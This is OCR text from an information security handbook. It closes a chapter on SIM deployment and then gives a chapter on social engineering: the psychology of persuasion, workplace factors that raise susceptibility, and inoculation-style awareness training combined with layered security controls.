


Figure 30.1 Graph indicating the number of reductions before and after even filtering. *Note*: Operating system-specific information has been removed from this graph for security purposes.

servers that had not been configured correctly. For example, a DNS server was generating 443 and 80 traffic, which indicated that the Internet Information Server was running and the system was functioning as a Web server as well (although the system administrator had not intended as such).

Figure 30.1 depicts a graph showing the number of alerts before and after alert filtering efforts at my organization.

Deployment Tips

1. A sound architecture is priceless. Let us not forget the fact that SIM is an expensive and complex technology. Regardless of what the vendor claims, rest assured that deployment is not going to be easy. With fragmented LANs, ensure that your SIM, whether appliance based or not, has a view into every segment of the network that you intend to monitor. Virtual LANs can obstruct the flow of information into the SIM's database. Obtain an up-to-date copy of your organization's network topology and identify all critical areas.

2. Ensure the collection of data from all sources—by correctly configuring and architecting the SIM one can ensure that all network segments are covered.
3. Devise controls and policies—how do you ensure that all your devices are pointing their logs to the database of your SIM? The first step is to write policies and procedures in support of this item. In my organization, we require two sets of documentation with every new device: one is a Change Control Form (CCF), which is part of Change Management, the other is a form called a New Device Certification Form (NDCF). The CCF is required because a change in production is about to occur; a new device is being added to the environment. This is required even if the system is a developing one, because it is not known whether it will be running production data. The purpose of an NDCF is to allow the Office of Information Security (OIS) to perform a thorough vulnerability scan of the platform and applications for the new system. It also allows the OIS to ensure that this device is properly configured to send its logs to the SIM database. The OIS logs device information into a database for future checks. Additionally, there is a control written to oversee this entire process. The control is tested monthly by the OIS and internal audit.
4. There is, of course, technology to support the procedures above. Your SIM may come equipped with technology that can detect new devices as they are plugged into the network or removed from it. This would make it easy to pinpoint such devices and alert the appropriate department. In many cases, however, this technology is supplied by a third party (Sourcefire's RNA is such an example). In either case, it is invaluable to have such a technology to support all policies, procedures, and manual audits.
5. Staff, staff, and then staff—I cannot begin to stress this point enough, that the most successful SIM deployment is not the one that is well designed and implemented, but the one that is well managed. There is no sense in deploying a technology like this if the organization does not have the human resources dedicated to its management and maintenance. SIM requires minute-by-minute attendance. Whether it is the daily update of signature files, watching critical alerts flow into the console, looking for false positives and negatives, or merely checking the overall health of the systems, it is extremely demanding and unforgiving. When planning for a SIM the budget must allow for resources in addition to EOC and Help Desk personnel.

Conclusion

It took nearly one year and the efforts of two people dedicated to the evaluation and testing of SIMs before we were ready to announce the product that best fit our environment. Choosing a SIM is not easy; but it is not magic either. There are many considerations and issues that must be well studied. I found that developing a "matrix" with our requirements seemed to work best. For example, we wanted a system that supported all of our platforms. In the end, although such a product did not exist, we found a vendor who was willing to develop an agent needed to support the platform.

This was indeed one of the most challenging deployments I had been personally involved with. But, it is never over; once you make a commitment to a SIM, your job never ends.

Social Engineering: The Human Factor in Information Assurance

Introduction
Scope of the Problem
How Social Engineering Works
Current Factors
Dealing with Social Engineering
SE Inoculation Training • Effective Education, Awareness, and Training for SE
Combining Security Controls
Conclusions
References

Marcus K. Rogers

Introduction

In the world of information technology (IT), four years is akin to an eternity. To say that there have been changes in the last four years would be an understatement. Looking back at the previous chapter a colleague and I wrote on the topic of social engineering (SE) back in 2002, there have been few changes in some regards and many changes in others, not all for the good. In 2006, SE is still a topic for discussion and efforts continue to come to terms with the risks that it poses. There has been no satisfying answer reached on how to mitigate the risk, no meaningful or valid statistics related specifically to SE exist, and most organizations have opted for the ostrich approach—burying their heads in the sand and hoping it will all go away. Sadly, this is the same landscape that existed in 2002 and prompted the original chapter on this topic. One thing that has changed, however, is the fact that attacks using SE have skyrocketed (e.g., identity theft, phishing). This chapter is a call to arms, of sorts. If proactive steps in dealing with SE are not taken (and not just throwing more technology at the problem), its impact will become even greater than it is today.

It has been speculated that IT security is starting to come of age in these days of governmental regulations, malware, spam, phishing, identity theft, and other affronts against our privacy, both personal and business. The public is beginning to recognize that not only has the Internet and IT created an unparalleled opportunity for knowledge and business growth, it has also created an equally unparalleled opportunity for the abuse of information, increased criminal capacities, and corporate malfeasance. As we step back and look at the maturation of IT security, several aspects become readily apparent: overall, the IT community is still reacting to threats, as opposed to be being proactive, and there is still tunnel vision in thinking that the solutions to all problems can be found in technology.

Recent surveys indicate that businesses, government agencies, and private citizens are spending more money on technology based security controls than ever before (Gordon et al. 2005). Despite this increased expenditure, systems are actually no more secure now than in the past. The monetary losses to businesses as a result of attacks against IT systems are estimated to range from hundreds of millions to billions of dollars. The cost of ID Theft in the U.S. alone is estimated to be in the tens of millions (Center 2006; Commission 2006). It is obvious that more technology is not the answer and that, to stem the rising tide, it is necessary to examine the roots of the problem.

A quick review of the studies and surveys not commissioned by vendors or companies with a vested interested in selling some type of service (few and far between) highlights a common theme—people/employees are the biggest vulnerability. This has been a consistent trend for years, yet, it has gone ignored. It is time that the issue is met head on.

As was noted in the opening section, several years back (2002), I co-authored a chapter on Social Engineering along with a colleague, John Berti, that appeared in this series of books. While crafting the chapter little did my colleague or I realize how prophetic it would be. In 2006, SE remains a very real threat. This chapter will attempt not only to spur interest in recognizing and appreciating the risks but also to focus on understanding why SE is so effective, why society is so susceptible to these attacks, and how to effectively deal with this criminal tradecraft.

Although this chapter will not be a rehashing of the previous work, some redundancy is necessary to set the context for the remainder of the discussion. Like so many other terms that are used in the IT world, *SE* was borrowed and mutated from the field of political science. *Social engineering* originally referred to attempts to sway the will or attitude of society or some sub-sector; in essence, to engineer society toward a certain outcome (Arthurs 2005). In its simplest form, it is persuasion on a societal scale. Inherently there are no negative connotations associated with the term. Social engineering is a tool wielded by politicians, business leaders, teachers, sales and marketing people, and even parents. It is hard to think of any vocation that does not consider the ability to effectively persuade or change another's opinion in a desired direction, an admirable and much sought after quality.

Within the field of IT security, the term *SE* has taken on a different connotation. The term has a definite stigma attached to it and is synonymous with hacking and other deviant behavior. It is certainly not viewed by the mainstream as a desirable quality for a professional to have or aspire to. The term, although still incorporating the notion of persuasion, has evolved from the context of being a wide spread phenomenon at the societal scale to being extremely interpersonal.

For the purposes of clarity, SE will be examined in the context of its IT definition which, simply stated, deals with attempts to obtain information or unauthorized access, or to commit fraud or some other criminal activity, using deception and/or persuasion (Rusch 1999; Granger 2001; Berti and Rogers 2002; Wright 2003; Dolan 2004). By deconstructing the phenomena, it becomes apparent that we are dealing with attackers who are skilled manipulators, deceivers, and, for lack of a better term, good at turning a con.

Scope of the Problem

As with other areas in IT security, it would be advantageous to provide some hard facts, data, or metrics that we could point to and say there are *X* number of attacks or that the cost of SE annually is *Y*, but unfortunately these statistics do not exist. In reality, they cannot even be extrapolated from the meager statistics on the impact of IT attacks in general. This area is one of the many blind spots that currently exist in the field of information assurance and security. Ironically, this blind spot was identified in our 2002 chapter and the problem has not gotten any better. So how does one build a case to justify the current discussion, let alone devoting budget dollars and scarce resources? If the numerous books, news articles, and stirring testimonials of individuals who have made their criminal careers deceiving people are to be believed, we are in the midst of an epidemic. Unfortunately, anecdotal evidence alone is difficult to take to a budget meeting or input into a cost benefit analysis when trying to determine the scope of the problem and the monetary impact of SE.

Although there are no figures that focus on SE as a real subclass of attacks, the increased awareness regarding email based attacks and scams has led some groups to begin tracking this attack vector. In particular, phishing and pharming attacks have become so pervasive and lucrative that we have some limited statistics. Industry groups such as the Anti-Phishing Working Group (APWG), a pan-industry and law enforcement working group, tracks methods of attack and victims but, unfortunately not the financial impact. The group defines *phishing* and *pharming* as:

> Phishing attacks use both *SE* and *technical subterfuge* to steal consumers' personal identity data and financial account credentials. Social-engineering schemes use "spoofed" e-mails to lead consumers to counterfeit websites designed to trick recipients into divulging financial data such as credit card numbers, account usernames, passwords and social security numbers. Hijacking brand names of banks, e-retailers and credit card companies, phishers often convince recipients to respond. Technical subterfuge schemes plant *crimeware* onto PCs to steal credentials directly, often using Trojan keylogger spyware. *Pharming* crimeware misdirects users to fraudulent sites or proxy servers, typically through DNS hijacking or poisoning. (Group 2006)

According to the APWG, reported in November 2005, there were 16,882 unique phishing attacks, 4630 unique phishing sites, 93 brands hijacked. The United States hosted the most phishing websites. The deputy assistant director of the FBI testified before congress in 2004 that phishing scams were the nexus to identity theft (Martinez 2004). Identity theft also has the dubious distinction of being the fastest growing non-violent criminal activity in the United States. The estimated financial impact of ID Theft has been estimated in the billions of dollars (Commission 2006).

Based on the volume of phishing attacks that employ SE, and the fact that phishing plays a role in ID Theft, we now have an indirect measure of how large the SE problem is. Although this indirect approach is no substitute for more exacting statistics, it appears that at this point in time it is the best we have to work with.

How Social Engineering Works

As Rusch (1999) pointed out, SE has more to do with psychology and sociology than it does with technology; persuasion and deception are core components of SE. These two concepts have been studied by behavioral scientists and several theories have been derived to explain the mechanism behind their apparent operation.

Behavioral science studies indicate that people are very susceptible to being deceived and persuaded—some more than others (Booth-Butterfield 1996a; Wood 2000; Sagarin et al. 2002; Masip, Garrido, and Herrero 2004). The two primary models that are used to determine the exact mechanism by which this occurs are Chaiken's Heuristic System Model (HSM), and Petty and Wagner's Elaboration Likelihood Model (ELM). Both theories posit that an individual's motivation and ability to process relevant information affect the susceptibility to attitude change (Wood 2000). A high level of motivation and the opportunity to carefully process information leads to attitude changes based on a more logical appraisal of information. On the other hand, when an individual is not highly motivated (no personal connection to the task) or are unable to deep process information (time constraints, attention deficits) decisions regarding attitude changes (susceptibility to being persuaded) are based on simple rules (e.g., rules of thumb, attractiveness of the source) (Wood 2000). Thus people are more easily swayed and their attitudes and decisions can be manipulated.

According to the HSM model, people tend to operate in one of two modes of thinking, heuristic and systematic. These can be thought of as two opposite ends of a spectrum (Booth-Butterfield 1996a, Wood 2000). Heuristic thinking does not involve a great deal of effort or much critical analysis is occurring. With systematic thinking, the individual is making more of an effort and is more carefully analyzing what is occurring (Booth-Butterfield 1996a). Given the fact that we only have a finite amount of energy to

devote to the numerous tasks we have, people tend to operate primarily at the heuristic level—this has some interesting ramifications that we will explore later.

The ELM uses the concept of an elaboration continuum based on motivation and ability to think about and analyze information critical to the task or decision at hand (Petty et al. 2004). The model holds that persuasion follows one of two paths, central or peripheral (Petty et al. 2004). The central path, or route, requires a fair amount of effort and thought before a decision is reached, and the peripheral consists of attitudinal changes that arise when elaboration is low—relatively little effort/thought is required (Petty et al. 2004). Here again the research indicates that the majority of us operate in the peripheral mode.

Current Factors

In 2002, we discussed the various business environment and human factors/variables that were significantly correlated with the ease and effectiveness of SE attacks. The human condition has not changed much in four or five years, so there is little utility in rehashing this (interested readers are directed to the 2002 chapter in HISM—Berti and Rogers 2002). On the other hand the business environment has been going through near convulsions since the dot com bust and the increasingly competitive global economic landscape. Outsourcing and now insourcing is a major part of the new business paradigm, change appears to be the only constant, as even some of the venerable juggernauts of our economy (e.g., the automotive industry) are in the midst of radical business overhauls and downsizing.

The ease of causing someone to change his or her attitude, judgment, or opinion has not been lost on the criminal element in our society. The confidence men or con men have historically relied on the mechanisms described above to ply their criminal tradecraft. The adage that, "you can fool some of the people all of the time and all of the people some of the time," seems to be disturbingly accurate. This vulnerability of people, as we have discussed, is compounded by the individual or victim being unmotivated and not personally connected with the outcome of a decision, judgment, or consequences of the actions in question.

If we step back for a moment and look at the current state of much of the work force in North America, it becomes quite apparent that most employees would fit the description just given (i.e., the category of not feeling personally connected to their jobs or not feeling a sense of loyalty to their employers). Current job satisfaction studies confirm that most of today's workers feel this way, especially in light of recent corporate downsizing and foreign outsourcing (Rogers 2006). Recall that both the HSM and ELM models discuss how important being motivated and expending mental energy is to making good decisions about whether to change one's opinion or judgment (Wood 2000; Petty et al. 2004).

We could spend an entire chapter on the various reasons why workers are feeling disenfranchised (Rogers 2006). At a very high level, these factors include transient work force, customer service above all else, downsizing yet being forced to do more with less resources, and eroding employer/employee trust and loyalty (Rogers 2006). The phenomenon of the transient work force has been discussed in-depth in so many publications that discussion will be omitted here. Moreover, the factors of downsizing and customer service above all else (Berti and Rogers 2002) have become even more salient in recent years.

Today, workers are multitasking like never before. Humans have only a finite amount of both physical and mental energy. To preserve our resources we tend to become cognitive misers meaning that we only expend the minimum amount of mental energy required to minimally perform a task. Unless something wakes them up to devoting more energy, people tend to operate on a kind of mental cruise control. Between responding to the hundreds of email and phone calls they receive in the day, there is little if any time available to devote to their jobs, let alone someone asking for information they may or may not be authorized to have, or bothering them to provide social security numbers, account passwords,

etc., so that they can reset accounts on systems that routinely go down, are constantly upgraded, or never really worked properly in the first place.

The concept of the disenfranchised worker may also play a major role in why people seem so open to being socially engineered. The various studies that measure workplace satisfaction and contentment seem pretty clear that workers today are uncertain about their future, feel no real sense of reciprocal loyalty between themselves and their employers, and are aware that they will probably have many different jobs or careers during their lifetime (Rogers 2006). This general workplace malaise is not conducive to being highly motivated or vested in the well being of the organization. As the models of persuasion indicated, a lack of motivation and unconnectedness to the outcome of a decision leads to a psychological state that makes being persuaded relatively easy (Petty et al. 2004).

It becomes apparent that the various forces/factors have resulted in a context that is conducive to SE. It is important that we remember that criminals in general are not proponents of the protestant work ethic. They tend to look for short cuts and the path of least resistance to satisfy their wants, needs, and desires. The same can be said for criminals that use and target computer systems. These individuals tend to be opportunistic and look for the most vulnerable or weakest victims or marks (a term used in the confidence scams). Many of the more infamous computer criminals have stated that they would rather engineer someone into providing them the information or the access to the system than spend time attacking the technology and corresponding security controls (e.g., firewalls, virtual private networks (VPNs)) (Mitnick and Simon 2003). The rationale provided for this preference in attack vectors is varied. Some indicate that it is more thrilling conning a real person than executing a buffer over run on a system. These individuals get a rush or high from the mental gymnastics that they claim they engage in and the constant risk that their adversary may discover they are being conned. It is safe to say that, with some SE attacks, the gymnastics would be on the level of a simple somersault as opposed to anything more grandiose.

Other convicted computer criminals indicate that their choice is based on the ease of the attack (some claim a 100% success rate) coupled with a complete lack of audit trails or logging related to phone conversations—other than customer service reps. The limited information on SE attacks indicate that, apart from phishing scams that use email, the weapon of choice is the lowly telephone (Hoeschele and Rogers 2005). The phone is more ubiquitous in society than computers. Almost everybody has a phone on their desk (or on their hip, in the case of cell phones). Contrary to the predictions of the imaginative science fiction writers of the 50 and 60 s, we have yet to see video or holographic phone systems that would allow us to visually verify a caller's identity. We do have caller ID, true. However, we rarely know the originating number of everyone that calls us during the course of our business day should be. The current phone system is an anachronism in today's high tech workplace. We really do not have any reliable method of authenticating phone calls or callers other than by asking them a series of questions—which is time consuming.

We don't usually focus our IT security controls on our phone systems as private branch exchange (PBX) hacking has taught us, and thus unless the call is recorded for some ancillary reason, there are no traces or records of what transpired. Even the phone companies that own the switching facilities can only provide limited records (e.g., last true caller ID records). They do not, unless tipped off in advance or so ordered (usually by some court mandate—subpoena, court order, or warrant) record their customer's communications. This may come as a shock to those inclined to believe the numerous conspiracy theories.

Let's review what has been discussed thus far, people are still people—human nature has not changed, the business climate/environment is even more conducive to fostering mistrust and lack of loyalty, the primary attack vector (the telephone) does not have any real security controls built in and little if any real audit and logging capabilities. What exists is, in fact, a recipe for disaster that is being realized by the less than scrupulous members of our society, as witnessed by the prevalence, frequency and impact of ID Theft and phishing scams. Let's not forget that the posture most frequently used by organizations to deal with the risk, is to deny the problem exists and play ostrich. The current state of affairs paints an awfully bleak picture, but things are rarely as hopeless as they first appear.

Dealing with Social Engineering

It is relatively easy to be the harbinger of doom gleefully pointing out all of the problems and shortfalls. It is much harder to step back, analyze the data and come up with some practical solutions at the tactical and strategic level. In the 2002 chapter, the suggested solutions centered on education, awareness, and training combined with proper technical solutions. For the most part these suggestions still hold, but they have been untested as no one is actually doing this in regard to SE. Agreeing that these suggested solutions for mitigating the risk have not been battle tested, they have also rarely been presented at a level of detail that is of any real practical use. I doubt we would find anyone that would argue that increased education, training and awareness in of itself are very worthwhile—just as world peace is a great idea. What is needed now is the what and the how.

Some authors and gray beards in the industry have joked that the only way to have any hope of IT security, is to get rid of the end-user; take the human element completely out of the equation. Although this provides for some interesting philosophical debates, it is not overly practical. If we place the removal of all people at one end of the spectrum, then it is necessary to examine the remainder of the spectrum for solutions that have a high probability of success.

As mentioned there are no specific SE safeguards available at the technical level. The tried and true security controls such as firewalls, VPNs, two-factor authentication, and biometrics, although having limited success against more traditional attacks, are all but useless for mitigating the risk of SE (especially when implemented in isolation). If technical controls are not effective then it becomes incumbent upon us to look to the remaining control domains of physical security, operational/administrative security, and personnel security.

The success of physical security alone in dealing with SE attacks is doubtful, as these attackers are not usually physically present. Although better physical security would reduce the risk of the very bold SE attacks that involve actual physical entry into an organization, based on the assumption that technology based attacks (e.g., email-phishing) and telephone attacks are more prevalent, the utility of physical security is limited.

Operational/administrative security that includes the development of policy, procedures, and guidelines is definitely a component of effective SE risk mitigation. However, policy, etc., are just documents and despite giving the organizations the ability to terminate someone's employment for being in violation, these documents do not in and of themselves provide any protective function. The development and implementation of education, training and awareness related to SE is another matter and will be discussed in a separate section.

Using personnel security alone is also problematic. Although the victim is internal, the threat agent—the attacker, is external and outside of the purview of any background screening etc. Background screening on employees is also of limited use here, as I doubt anyone would find a notation in someone's permanent record that the potential employee is easily deceived or operates primarily in a heuristic processing mode.

So what then is the ultimate answer?[1] Some authors have professed that education, awareness and training (EAT), will solve all our problems. Although this is definitely an exaggeration, EAT is actually an essential element of the SE mitigation Equation (Arthurs 2001; Granger 2001; Berti and Rogers 2002; Gragg 2002; Wright 2003; Dolan 2004; Hoeschele and Rogers 2005; Rogers 2006). What must be realized is that EAT does not replace the other security control domains and needs to be used in conjunction with the physical, administrative/operational, technical and personnel security controls. EAT compliments these other controls and assists in creating an effective defense in depth approach.

We also need to be cautious that we are implementing the proper type of EAT. Simply employing a program without planning, forethought, and a valid understanding of what we are trying to accomplish is actually counter productive as it provides a false sense of security. This lesson was learned the hard way

[1] I know you are all thinking, "It's 42." Well, maybe only the Douglas Adams fans.

for some with firewalls. Many companies at one time bought firewalls and truly believed the vendor hype that these devices would cure all their security woes. Reality soon proved these claims to be rather dubious.

Almost all of us have been exposed to EAT programs that were so bad that they were in fact counter productive. Often organizations implement these programs merely to be in compliance with some piece of legislation or regulation. These programs are really about going through the motions and being able to (at least on paper) demonstrate due diligence and deflect liability back onto the employee who is now fully trained and aware. These programs are often focused on boiler plate like computer based training with talking heads, poorly developed content, and quizzes so simple that a six year old could guess the correct answer. Hardly conducive to real learning of any kind and it actually highlights the lack of importance that the organization really places on whatever the content of the training was about.

So how to ensure that these errors aren't repeated? First, it must be determined what type of training, education, and awareness has been successful in assisting individuals in becoming harder to deceive. This area has actually been studied, and we can turn to the body of research to see what can be reused and repurposed for IT. The next factor to consider is the proper method of delivery/teaching for the content, context, and audience. Here, look to the discipline of pedagogy for answers. Finally, we must combine EAT with the other security controls domains that we have mentioned. A task that may not be so simple!

SE Inoculation Training

The concept of inoculation training comes from the health community and is the theory behind giving adults and children shots to prevent polio, diphtheria, measles, etc. (Booth-Butterfield 1996b). Flu shots are also an example that most of us are familiar with these days. The notion is that by introducing us to small amounts or a weakened form of a virus, our bodies are able to develop the proper antibodies and we become immune to the full-blown virus in the future. This model has been extremely successful at controlling or wiping out some diseases such as polio—albeit only in the industrialized nations.

The U.S. army for several decades has also looked at inoculation theory as a model for developing soldiers that are better able to handle the stress of combat, being captured, tortured and attempts at being brainwashed. The latter problem of susceptibility to brainwashing is actually a problem of being persuaded to change one's attitudes and is very important for our discussion.[2]

Other research has focused on the effects that prior training and preparedness has on reducing stress in general. During World War II, several studies were commissioned that looked how best to prepare troops for combat. The findings from this research indicated that realistic information on what to expect and the very real psychological and physiological reactions these soldiers would encounter were significant in reducing the overall stress and allowing the soldiers to better function not only in combat, but also be better able to function once they return home from combat (Meichenbaum 1996).

For the purpose of inoculation from attacks on our belief systems, the underlying principle centers on the idea of an attack just sufficiently strong enough to challenge the receiver, but not strong enough that it overwhelms them (Booth-Butterfield 1996b). This causes the receiver to respond but in a manner that allows them to be successful in repelling or overcoming the attack. Each subsequent successful defense strengthens their belief or attitude and makes it harder for them to be swayed. The notion of an active defense is also important (Booth-Butterfield 1996b). According to Booth-Butterfield (1996b), "An active defense occurs when the receiver does more than merely think, but rather performs actions." This active component further builds the attitude immune system.

[2]Interested readers should refer to the article by Booth-Butterfield (1996b).

To be effective, the inoculation training should contain these three steps or phases (Booth-Butterfield 1996b):

- Warn the receiver of the impending attack
- Result in a weak attack
- Get the receiver to actively defend the attitude

We will examine each phase in more depth in the following sections.

Effective Education, Awareness, and Training for SE

Armed with a better understanding of the mechanics of susceptibility to attitude changes, common attack vectors for SE, and the concept of inoculation training, we now need to combine these into a remedy for the less than stellar EAT programs we have been exposed to thus far.

The foundation for any effective program is identifying the audience and then placing the EAT into the correct context to generate the greatest impact. The audience for our anti-SE EAT program is actually a group of "audiences." This group can be divided into executive management, management, and employees (including contractors, sub-contractors etc.)—from the j-suite (janitorial) to the c-suite (chief execute office (CEO's), chief information officer (CIO's), chief technology officer (CTO's) etc.). Each of these audiences represents a distinct audience that requires the materials to be placed in a unique context. The employee group can also be sub-divided by logical business units/duties (e.g., HR, tech support, administrative support, call center). Here again these groups need a different context for the materials to move the program from the abstract to the concrete.

Once we have identified the proper categories of audience (each organization will have to conduct their own audience categorization, as one size may not fit all here), then the appropriate modality for delivering the program and its content must be determined (e.g., computer based training, seminars, lunch learning series, scenarios). For the purposes of this chapter, we will limit the discussion to seminar/group scenario based training. This does not in anyway preclude the other traditional EAT methods.

The next decision to be made is what learning modes best fit our audience. Research indicates that people tend to learn in one of three different modalities: auditory, visual, and kinetic (Bransford et al. 2000). People will have an innate preference for one of these. A well constructed program should include all three of these modes or dimensions of learning so that everyone gets something useful from the learning experience. Coupled with offering all three modes is the necessity to be clear on what you want the learning outcomes to be, and then working backwards in a method known as an outcomes-based learning approach. Blooms taxonomy of learning should be consulted so the appropriate learning dimensions are covered (Gronlund 2000). Most basic texts on pedagogy and adult learning contain the taxonomy.

One of the most important things to remember is that people will be more motivated to learn and have better retention if you can make the learning experience personal. Regardless of the audience, you need to make a connection or illustrate how it effects not only the organization but also the individual, both directly and indirectly. With SE attacks this is fairly easy. Most people use the Internet outside of the business environment for personal uses such as electronic banking, email, travel reservations, etc. The same attacks that target confidential business information also target individuals. ID Theft is a prime example of both a business risk and a personal risk. People also receive spam both at home and at work, and phishing scams attack both personal and business accounts. Furthermore, giving out information that results in an IT security breach could result in liability to both the company and the individual (legislation such as health insurance portability accountability act (HIPAA) make the individual in violation, personally liable both civilly and criminally).

Once the framework has been set, the program should focus not just on providing awareness of the risk of SE and its impact, but also on inoculating as many employees as possible against SE attacks. The inoculation training phase needs to incorporate the warning, weak attack and active defense concepts as described by Booth-Butterfield (1996b).

Warning Phase

Employees should attend a general information session about SE where they are introduced to what SE is, how prevalent it is, what the impacts of SE are to businesses and them personally, and how SE attacks work (i.e., what are the common methods used). These sessions should challenge employees to start thinking about how they would react if placed in a situation where someone was trying an SE attack against them? This internalization and self-rehearsal is very important. It kick starts the individual's defense mechanisms and helps make what was once abstract, SE attacks in general, into something more concrete, attacks against them personally. It also starts to pull the person from his/her normal heuristic thinking process to a more systemic deeper level of critical thinking. As was previously discussed, these individuals have now moved into a level of thinking that is more resistant to attitude change (Wood 2000; Petty et al. 2004). This shift in thought processes alone is significant. However, simply warning people is not sufficient for long term protection from attacks. People will soon slip back into their previous mode of thinking and processing if nothing further is done.

Attack Phase and Active Defense

These two phases are combined as they work in conjunction with each other and are intertwined. Once employees have sufficient time to rehearse how they should deal with an SE attack, it is time they are given a chance to act out these defenses. Actually acting out the defense strengthens the defense mechanism as it again causes the individual to operate at the higher or deeper level of processing.

Scenario based training is one effective method and helps the individual overcome the mistaken belief that, although others may be vulnerable to attacks, they are not. This illusion of invulnerability to deception is quite common and unless dealt with, it can interfere with the training (Sagarin et al. 2002). The attack used in the scenario needs to be believable yet weak enough to be successfully overcome, resulting in a successful defense for the individual. If we overwhelm the individual then the training actually becomes counter productive as there is a real risk that the individual will fall into a state of learned helplessness, where they learn to not even try and resist these attacks. Any one of several realistic scenarios can be played out in a controlled environment. Because the primary attack vectors for SE tend to be email or phone calls, it would be prudent to incorporate these into the scenario. The attack phase allows the individual to move from the self-rehearsed internal dialogues to the actual active defense where they practice and develop skills at countering the attacks in a positive environment. This builds up their confidence and produces a more long lasting effect than merely passively thinking about what they may or may not do.

The scenario training can be done in a group environment, or individually depending upon factors such as time, training resources, and facilities. Although it is true that we can learn certain behaviors and attitudes via modeling or vicariously, the current research in this area tends to stress the importance of first hand experience by the participants (Booth-Butterfield 1996b; Sagarin et al. 2002).

Evaluation and Remediation

Two of the most important aspects of EAT, and probably the most neglected, are evaluation/assessment and remediation. Far too often a program is assumed to be effective and initiating a change in behavior or attitude merely because of positive feedback from the participants. Unfortunately this is not a truly reliable or accurate measure of success. What needs to be done is actual testing of the individuals once they have had time to potentially slip back into their old mode of thinking and processing (Gragg 2002). A vulnerability analysis (VA) focusing on SE attacks should be conducted shortly after the training and then periodically during the year. This testing or analysis can be done with internal resources and should be unannounced to provide a valid measure of the success of the initial training and also to determine when it is time to renew the training enterprise wide (i.e., a significant increase in the success rate of the SE attacks during the VA).

What is also necessary is to make sure that SE is front and center in any larger yearly IT security review or audit. Although this may seem painfully obvious most organizations do the exact opposite. From personal experience and discussion with other consultants in this field, the number one area that is

deemed "out of scope" on most security reviews (especially by external consultants) is SE. The first thing the representatives of the organization say at the planning meeting is, "yes we know we are vulnerable to SE so let's not test it!" This is baffling, why wouldn't you test those areas that you assume *a priori* are bad? Several consultants have responded by saying "Great, here is my invoice; I don't have to look any further, you failed!" Humor aside, in my experience their rationale is that they do not want to be embarrassed or look particularly bad to their bosses. But just image how bad it looks when six months down the road they get attacked through SE and have to admit that they purposely ignored this vulnerability—more than one CSO/CISO has lost their job because of this convoluted logic.

Remediation or better put, remedial training is also essential. Even the best EAT programs in the world don't work on everyone. The reasons for this are diverse and range from lack of motivation on the part of the individual, to failure to make the context personally relevant. So we are faced with the issue of how to address those individuals that, for whatever reason, are still vulnerable to SE attacks despite the EAT program? These individuals may have been identified during the VA used to assess the effectiveness of the program or by management. The solutions vary but ultimately some kind of remedial training is necessary. A good rule of thumb in these cases is to put the blame on the EAT program and not the individual. The individual should be interviewed to determine what the cause of the issue might be and then appropriate modifications should be made and a customized EAT program developed for the individual(s). The worst thing that can happen at this stage is for the individual to feel they are being punished. Learning theory has shown that punishment is very ineffective at changing behaviors and may place the entire EAT program in a negative light for the entire organization—hardly conducive to further effectiveness. It is more effective to use positive reinforcement such as recognizing good behavior (i.e., reporting attempted SE attacks to IT security personnel) than focusing solely on the negatives (Berti and Rogers 2002).

In those rare occasions where someone just does not get it no matter what is tried, it may be necessary to reassign him or her to a job function that does not allow him or her to divulge sensitive information. It may also be necessary to terminate someone's employment if they are a chronic risk to the organization.

Combining Security Controls

As was mentioned in Berti and Rogers (2002), the most effective defense for any attack is a holistic approach. Mitigating the risk of SE attacks is no different (Gragg 2002; Winkler and Wright 2003; Lafrance 2004). The cliché, "you are only as secure as your weakest link" is a truism in this case. If we merely focus on EAT and ignore the other security controls we are guilty of being imprudent if not foolish (Gragg 2002; Dolan 2004). The preceding sections indicated that each of the controls (e.g., technical, physical, administrative/operational, and personnel security) individually were inherently ineffective at mitigating the risk of SE; however, if combined together and properly layered with EAT, they are more effective at detecting when an SE attack occurs and hopefully better at decreasing the impact and success of these attacks (Arthurs 2001; Hoeschele and Rogers 2005).

Obviously an in-depth discussion of all the possible methods by which these controls can be combined or layered is beyond the scope of this chapter. Therefore, we will constrain the coverage to a single example to illustrate the effectiveness of this approach. Because we seem to be chronically suffering from what some have coined firewall envy,[3] the model will leverage technical solutions that are currently available or are on the horizon as the primary defense layer, with the other controls (including EAT) acting as compensating controls (see Exhibit 219.1).

The compensating controls have a reciprocal relationship with each other as feedback from each control serves as input for the modification of the other control.

